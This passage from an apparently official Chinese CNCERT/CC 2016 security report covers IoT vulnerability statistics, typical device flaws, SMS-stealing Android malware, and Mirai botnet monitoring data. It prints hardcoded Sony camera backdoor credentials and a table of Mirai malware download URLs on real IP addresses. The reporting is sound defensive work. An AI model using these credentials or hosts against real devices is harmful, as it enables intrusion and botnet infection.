


图2-3　IoT设备漏洞（通用）按设备类型TOP分布（来源：CNCERT/CC）

（4）IoT 设备事件型漏洞按设备标签类型分布

根据CNVD白帽子、补天平台以及漏洞盒子等来源的汇总信息，2016年CNVD收录的IoT设备事件型漏洞540个。与通用软硬件漏洞影响设备标签类型有所不同，主要涉及交换机、路由器、网关设备、GPS设备、手机设备、智能监控平台、网络摄像头、打印机、一卡通产品等。其中，GPS设备、一卡通产品、网络摄像头漏洞数量位列前三，分别占公开收录漏洞总数的22.2%、6.9%、6.9%。值得注意的是，目前政府、高校以及相关行业单位陆续建立一些与交通、环境、能源、校园管理相关的智能监控平台，这些智能监控平台漏洞占比虽然较少（1.9%），一旦被黑客攻击，带来的实际威胁却是十分严重。IoT设备漏洞（事件）按设备类型TOP分布如图2-4所示。




图2-4　漏洞（事件）按设备类型TOP分布(来源：CNCERT/CC)

（5）传统网络设备漏洞收录统计

根据CNVD平台近5年公开发布的网络设备（含路由器、交换机、防火墙以及传统网络设备网关等产品）漏洞数量分布分析，传统网络设备漏洞数量总体呈上升趋势。2016年CNVD公开发布的网络设备漏洞697条，与2015年环比增加27%。CNVD收录的网络设备漏洞近5年数量分布如图2-5所示。




图2-5　CNVD收录的网络设备漏洞近5年数量分布(来源：CNCERT/CC)

2.1.2　IoT 设备漏洞典型案例

（1）FortiGate 防火墙存在 SSH 认证“ 后门 ”漏洞（CNVD - 2016 - 00170）

FortiGate（飞塔防火墙）是Fortinet（飞塔）公司推出的网络防火墙产品，用于防御网络层和内容层的网络和恶意代码等攻击。根据境外研究者的分析以及相关验证情况，业内认定FortiGate防火墙存在一处“后门”漏洞，漏洞形成的原因是由于FortiGate防火墙Fortimanager_Access用户的密码采用较为简单的算法来生成，攻击者通过分析破解后可直接获得认证的最高权限（root），进而控制防火墙设备，后续攻击者可通过防火墙作为跳板，渗透内部区域网络，进行信息嗅探、数据拦截等操作。CNVD对该漏洞的综合评级为“高危”。

（2）Cisco ASA Software IKE 密钥交换协议缓冲区溢出漏洞

Cisco ASA是一款自适应安全设备，可提供安全和VPN服务的模块化平台，还可提供防火墙、IPS、anti-X和VPN服务。由于Cisco ASA Software分段协议中的IKE网络密钥交换算法存在设计缺陷，IKEv1及IKEv2代码中存在缓冲区溢出漏洞。未经身份验证的远程攻击者利用漏洞发送特制的UDP数据包到受影响系统，可致设备重载或远程代码执行，进而可获取到目标系

统的完整控制权。CNVD对该漏洞的综合评级为“高危”。

（3）Pulse Secure Desktop Client 权限提升漏洞

Pulse Secure Desktop Client（原用名为Juniper Junos Pulse）是访问 Juniper Pulse Secure 网关终端设备的客户端程序软件。Pulse Secure Desktop Client安装的系统服务dsAccessService.exe会创建一个名为NeoterisSetupService的命名管道。该命名管道的访问控制列表被设置为Everyone完全控制，所有用户均具有读写权限。管道服务端使用了自定义的加密算法，该管道用于安装新的系统服务时，可以作为自动升级机制的一部分。当有新数据写入管道时，这段数据会被当作文件路径解密，指向的文件会被复制到C:\Windows\Temp\并执行。服务安装逻辑在dsInstallService.dll中实现，它首先读入路径并从路径中切出文件名。这个实现逻辑存在一个漏洞：只切出了路径中“\”字符之后的部分，但忽略了“/”字符。攻击者可以传入一个恶意构造的路径，再通过DLL劫持的方式即可实现权限提升和任意代码执行。CNVD对该漏洞的综合评级为“高危”。

（4）网件 Netgear 多款路由器存在任意命令注入漏洞

Netgear R7000、R6400和R8000是美国网件（Netgear）公司的无线路由器产品。Netgear上述路由器的固件包含一个任意命令注入漏洞。远程攻击者可能诱使用户访问精心构建的Web站点或诱使用户点击设置好的URL，从而以设备root用户权限在受影响的路由器上执行任意命令。CNVD对该漏洞的技术评级为“高危”。

（5）多款 Sony 网络摄像头产品存在后门账号风险

Sony公司IPELA ENGINE IP系列摄像头产品包含多个产品型号，其中以SNC-*编号的摄像头原固件中，Web版管理控制台包含两个经过硬编码且永久开启的账号，分别是用户名：debug/密码：popeyeConnection及用户名：primana/密码：primana，后者可用来开启Telnet访问，甚至可获取摄像头的管理员权限。远程攻击者利用漏洞可使用Telnet/SSH服务进行远程管理，从而

获得摄像头产品的完全控制权。CNVD对该漏洞的技术评级为“高危”。

（6）Android MediaTek GPS 驱动提权漏洞

Android on Android One是美国谷歌（Google）公司和开放手持设备联盟（简称OHA）共同开发的一套运行于Android One（智能手机）中，并以Linux为基础的开源操作系统。MediaTek GPS Driver是使用在其中的一个联发科（MediaTek）公司开发的GPS驱动组件。Android One设备上Android 2016-07-05之前版本中的MediaTek GPS驱动存在提权漏洞。攻击者可利用该漏洞借助特制的应用程序获取特权。CNVD对该漏洞的技术评级为“高危”。

（7）多款 MTK 平台手机广升 FOTA 服务存在 system 权限提升漏洞（魅魔漏洞）

上海广升信息技术股份有限公司是全球领先的终端管理云平台提供商，FOTA（无线升级）为IoT设备（智能汽车、穿戴、家居、VR等）提供专业的无线升级解决方案。多款MTK平台手机广升FOTA服务存在system权限提升漏洞。由于使用广升FOTA服务的手机存在某绑定服务的系统APP存在漏洞，可实现以system权限执行命令。攻击者利用漏洞可将权限提升至system。CNVD对该漏洞的综合评级为“中危”。

（8）格尔安全认证网关系统存在多处命令执行漏洞

格尔安全认证网关为网络应用提供基于数字证书的高强度身份认证服务和高强度数据链路加密服务。格尔安全认证网关系统存在多处命令执行漏洞。攻击者利用漏洞可构造请求，执行任意命令，写入webshell，获取服务器权限，造成敏感信息泄露。CNVD对该漏洞的综合评级为“高危”。

（9）Android NVIDIA 摄像头驱动程序权限获取漏洞

Android on Nexus 9是美国谷歌（Google）公司和开放手持设备联盟共同开发的一套运行于Nexus 9（平板电脑）中并以Linux为基础的开源操作系统。NVIDIA camera driver是使用在其中的一个摄像头驱动程序。基于Nexus 9设备上Android 2016-10-05之前版本中的NVIDIA摄像头驱动程序存在权限

获取漏洞。攻击者可借助特制的应用程序利用该漏洞获取权限。CNVD对该漏洞的综合评级为“高危”。

（10）Lexmark 打印机竞争条件漏洞

Lexmark printer是美国利盟公司的一款打印机产品。Lexmark打印机的初始化进程中存在竞争条件漏洞。远程攻击者通过security-jumper状态的不正确检测绕过身份验证。CNVD对该漏洞的综合评级为“高危”。

2.2 关于2016年“相册”类安卓恶意程序监测处置情况的通报（来源：CNCERT/CC）

“相册”类安卓恶意程序是一类传播广泛的具有窃取用户隐私的安卓恶意程序。CNCERT/CC持续对通过短信传播，且具有窃取用户短信和通信录等恶意行为的“相册”类安卓恶意程序进行监测。2016年全年CNCERT/CC监测发现该类恶意程序变种为18414个，传播该类恶意程序的域名新增6045个，累计传播521924次，用于接收用户短信和通信录的恶意邮箱账户7645个，用于接收用户短信的恶意手机号码6616个，泄露用户短信和通信录的邮件222万封，累计感染用户超过101万人，对用户信息安全造成严重威胁。CNCERT/CC第一时间对该类恶意程序的传播地址、恶意邮箱和手机号码进行处置，有效控制了恶意程序的影响范围。

2.2.1 恶意程序行为分析

“相册”类恶意程序主要通过短信进行传播，黑客通过发送带有恶意程序下载链接的短信，诱骗用户点击安装。

该类恶意程序具有以下恶意行为：

- 运行后隐藏安装图标，同时诱骗用户点击激活设备管理器功能，导致用户无法正常卸载；
- 私自向黑客指定的手机号码发送提示短信——“软件安装完毕\n识别码：IMEI号码、型号、手机系统版本”和“激活成功”；

• 私自将用户手机中已存在的所有短信和通信录上传至指定的邮箱；

• 私自将用户接收到的新短信转发至指定的手机号码，同时在用户的收件箱中删除该短信。

2.2.2 恶意程序传播情况

黑客产业链从业者通过阅读恶意程序窃取的用户短信和通信录，可以了解用户身份信息、工作职务、家庭情况、社会关系和经济基础等个人信息，从而可进行具有针对性的诈骗攻击。为提高诈骗成功率，黑客产业链从业者会根据目标人群制作具有针对性的恶意短信和恶意程序，冒充好友、亲属、同事、领导或公职人员等多种身份向目标人群发送恶意短信和恶意程序下载地址。

截止到2016年年底，CNCERT/CC监测发现该类恶意程序使用的程序名称多达527种。其中黑客产业链从业者使用恶意程序名称频次最多的是新的影集，占所有恶意程序的9.3%，其次是“录 像”和相片，分别占8.3%和7.7%。此外，黑客产业链从业者使用最多的10个恶意程序名称还有影集、录像、校讯通、照片、中国移动、相册、资料。2016年全年相册类恶意程序所用程序名称占比统计如图2-6所示。




图2-6 2016年全年“相册”类恶意程序所用程序名称占比统计
（来源：CNCERT/CC）

目前黑客产业链从业者都是利用伪基站或者手机肉鸡等设备，向目标人群发送带有恶意程序下载URL链接，通过这种方式传播恶意程序。为了提高链接的点击率，黑客产业链从业者一般将链接进行“短链接”转化，达到与其他正常短信中“短链接”类似的效果，诱骗用户点击。截止到2016年年底，CNCERT/CC监测发现“相册”类恶意程序71816次，使用的“短链接”域名4056个。这其中使用t.cn转换的恶意链接最多，占总数的14.8%；其次是使用dwz.cn转换的恶意链接，占总数的4.5%；第三是使用guo.kr转换的恶意链接，占总数的2.4%。2016年全年“相册”类恶意程序传播短链接域名统计如图2-7所示。




图2-7　2016年全年“相册”类恶意程序传播短链接域名统计
（来源：CNCERT/CC）

用户点击恶意短信中的“短链接”后会重定向至恶意程序的下载链接，最终下载恶意程序文件。通过对重定向后的恶意下载链接进行分析，CNCERT/CC监测发现这些传播“相册”类恶意程序的网站81.1%未进行备案，只有18.9%的网站进行了备案，其中19.0%的网站在境内接入，81.0%的网站在境外接入。由此可以看出，传播“相册”类恶意程序的网站具有大部分未备案且大部分在境外接入的特点。2016年全年“相册”类恶意程序传

播域名备案统计如图2-8所示。2016年全年“相册”类恶意程序传播服务器境内外统计如图2-9所示。




图2-8　2016年全年“相册”类恶意程序传播域名备案统计（来源：CNCERT/CC）




图2-9　2016年全年“相册”类恶意程序传播服务器境内外统计（来源：CNCERT/CC）

在境外接入的恶意程序传播服务器中，位于中国香港的恶意服务器数量最多，占总数的78.9%，其次是位于美国和日本的服务器，分别占总数的9. 9%和3.4%。在境内接入的恶意程序传播服务器中，位于北京的服务器数量最多，占总数的19.4%，其次是位于上海和内蒙古的服务器，分别占总数的9.7%和7.8%。2016年全年“相册”类恶意程序传播服务器境外统计

如图2-10所示。2016年全年“相册”类恶意程序传播服务器境内省份统计如图2-11所示。




图2-10　2016年全年“相册”类恶意程序传播服务器境外统计
（来源：CNCERT/CC）




图2-11　2016年全年“相册”类恶意程序传播服务器境内省份统计
（来源：CNCERT/CC）

2.2.3　恶意程序所用邮箱统计

“相册”类恶意程序会将用户手机中已存在的所有短信和通信录上传至指定邮箱，截止到2016年年底，CNCERT/CC分析发现该类恶意程序所

用的恶意邮箱账户7645个，其中“21cn.com”恶意邮箱账户数量最多，占总数的22.4%，其次是“vip.sina.com”恶意邮箱账户，占总数的17.6%，第三是“163.com”恶意邮箱账户，占总数的16.1%。图2-12显示了黑客产业链从业者使用量排名前10的恶意邮箱类型。




图2-12　黑客产业链从业者使用量排名前10的恶意邮箱类型
（来源：CNCERT/CC）

2.2.4　恶意程序所用手机号码统计

“相册”类恶意程序会将用户接收到的新短信转发至指定的手机号码，截止到2016年年底，CNCERT/CC监测到用于接收用户短信的恶意手机号码6616个，其中中国移动网内手机号码数量最多，占总数的64.9%，其次是中国联通和中国电信，分别占总数的31.5%和2.5%。2016年全年“相册”类恶意程序所用手机号码运营商统计如图2-13所示。




图2-13　2016年全年“相册”类恶意程序所用手机号码运营商统计
（来源：CNCERT/CC）

按照手机号码归属地统计，此批恶意手机号码分布在全国29个省、自治区和直辖市，其中归属于广东省的恶意手机号码最多，占总数的54.2%，其次是归属于江苏省的恶意手机号码，占总数的7.0%，第三是归属于北京市的恶意手机号码，占总数的6.2%。2016年全年“相册”类恶意程序所用手机号码按地域统计如图2-14所示。




图2-14　2016年全年“相册”类恶意程序所用手机号码按地域统计
（来源：CNCERT/CC）

2.2.5 处置结果

CNCERT/CC分析确认“相册”类恶意程序的影响范围后，立即启动针对该恶意代码的处置工作。协调中国电信、中国移动、网易公司、新浪公司、阿里巴巴公司对恶意程序用于接收用户信息的7645个恶意邮箱账户进行关停处理，切断了黑客窃取用户信息的途径。

2.3 Mirai 僵尸网络深度分析（来源：CNCERT/CC、启明星辰公司、奇虎 360 公司）

Mirai是2016年影响力最大的僵尸网络。2016年发生的多次重大网络攻击事件均与Mirai有关。例如，2016年10月21日发生的美国域名解析服务提供商dyn公司遭受DDoS攻击导致的美国东海岸地区大面积网络瘫痪事件，即所谓的“美国断网”事件。

下面结合CNCERT/CC对Mirai僵尸网络的监测情况、启明星辰公司对Mirai源代码的分析情况以及奇虎360公司对Mirai攻击案例的回顾情况，对Mirai僵尸网络的感染形式、技术原理和典型案例进行多角度阐述。

2.3.1 Mirai 僵尸网络感染情况（来源：CNCERT/CC）

（1）Mirai 恶意代码下载情况

CNCERT/CC对Linux.Mirai木马僵尸程序在2016年10月24日至12月31日的网络攻击情况进行抽样检测，共发现恶意代码下载服务器IP地址73个，恶意代码下载次数超过2亿次。

监测数据显示，恶意代码下载方式主要为Telnet远程执行wget或tftp下载，下载恶意代码的文件名主要是mirai.arm7、mirai.arm、mirai.mips、mirai.x86和mirai.ppc，从恶意代码文件名上可以看出Mirai支持多种硬件平台。从恶意代码植入攻击指令中下载链接数量看，荷兰IP地址80.82.64.2上的恶意代码下载次数最多，达到6644.6万次；南非IP地址154.16.132.187上的恶意代码下载次数排在第二位，达到2754.4万次，其他的恶意代码下载链接及下载次数情况见表2-1。

表2-1 Mirai植入攻击指令中下载链接统计
（2016年10月24日至12月31日监测数据）（来源：CNCERT/CC）

植入攻击次数（次）	恶意代码下载方式	恶意代码下载链接
28684398	wget	80.82.64.2:80/mirai.arm
28631294	wget	80.82.64.2:80/mirai.arm7
12672414	wget	154.16.132.187:80/mirai.arm
12614874	wget	154.16.132.187:80/mirai.arm7
10994955	wget	185.163.127.231:80/mirai.arm7
7140727	wget	185.163.127.231:80/mirai.arm
6852624	wget	185.145.129.14:80/mirai.arm
6719767	wget	185.145.129.14:80/mirai.arm7
4499912	wget	212.129.52.232:80/mirai.arm
4376431	wget	212.129.52.232:80/mirai.arm7
4372045	wget	185.62.190.41:80/mirai.arm7
4368222	wget	185.62.190.41:80/mirai.arm
3900593	tftp	185.112.156.88/mirai.arm
3757321	tftp	80.82.64.2/mirai.arm
3720598	tftp	185.112.156.88/mirai.arm7
3543488	wget	185.112.156.88:80/mirai.mips
56621210	tftp/wget	其他下载链接

（2）Mirai 控制端分布情况

CNCERT/CC对Linux.Mirai木马僵尸程序在2016年10月24日至12月31日的网络攻击情况进行抽样检测，共发现控制服务器IP地址2526个。

Mirai木马僵尸程序控制端IP地址在境内和境外的分布情况见表2-2，2016年10月24至12月31日，位于境内的控制端IP地址数量略少于位于境外的控制端IP地址数量。境内控制端IP地址主要集中在广东、湖北、山东、江苏、湖南等省份，而境外控制端IP地址数量最多的是越南，其次是南非、韩国和中国台湾。

表2-2 Mirai木马僵尸程序控制端IP地址在境内和境外的分布统计
（2016年10月24日至12月31日监测数据）（来源：CNCERT/CC）

境内省区市	控制服务器 (Load)IP 地址数量（个）	境外国家 / 地区	控制服务器 (Load)IP 地址数量（个）
广东	176	越南	189
湖北	114	南非	127
山东	107	韩国	120
江苏	103	中国台湾	104
湖南	87	俄罗斯	72
福建	78	美国	71
北京	66	巴西	60
浙江	64	罗马尼亚	52
辽宁	35	巴基斯坦	51
上海	32	乌克兰	38
河南	29	印度	29
山西	29	英国	28
重庆	23	中国香港	27
河北	22	美国	25
安徽	19	波兰	22
云南	19	保加利亚	21
海南	16	巴西	20
江西	15	德国	19
四川	14	荷兰	16
天津	13	马来西亚	16
广西	12	荷兰	15
黑龙江	12	哥伦比亚	14
吉林	10	瑞士	14
宁夏	10	智利	14
新疆	9	加拿大	12
青海	8	比利时	11
内蒙古	6	西班牙	11
贵州	5	亚美尼亚	10
甘肃	4	墨西哥	9

（3）Mirai 受控端分布情况

CNCERT/CC对Linux.Mirai木马僵尸程序在2016年10月24日至12月31日

的网络攻击情况进行抽样检测，共发现疑似被控设备IP地址约125.4万个。

Mirai木马僵尸受控端IP地址在境内和境外的分布情况见表2-3。境内受控端IP地址最多的是广东、江苏、浙江、湖北等省份，而境外控制端IP地址数量最多的是印度、俄罗斯、巴西和巴基斯坦等国家和地区。

表2-3 Mirai木马僵尸受控端IP地址境内外分布
（2016年10月24日至12月31日监测数据）（来源：CNCERT/CC）

境内省区市	疑似被控设备 IP 地址数量（个）	境外国家 / 地区	疑似被控设备 IP 地址数量（个）
广东	89709	印度	90252
江苏	41595	俄罗斯	84625
浙江	38621	巴西	63010
湖北	33273	巴基斯坦	50981
四川	31681	意大利	38476
新疆	26850	伊朗	36973
重庆	25230	越南	32767
上海	23216	日本	23202
湖南	22875	土耳其	21380
山东	17045	印度尼西亚	19432
河南	15523	韩国	13416
福建	12074	特立尼达和多巴哥	11041
青海	11472	阿根廷	10722
海南	10530	美国	10639
河北	10515	罗马尼亚	8496
安徽	10135	利比亚	8325
辽宁	9817	墨西哥	8036
广西	9293	哥斯达黎加	7930
山西	9128	哥伦比亚	7520
吉林	8178	中国台湾	7320
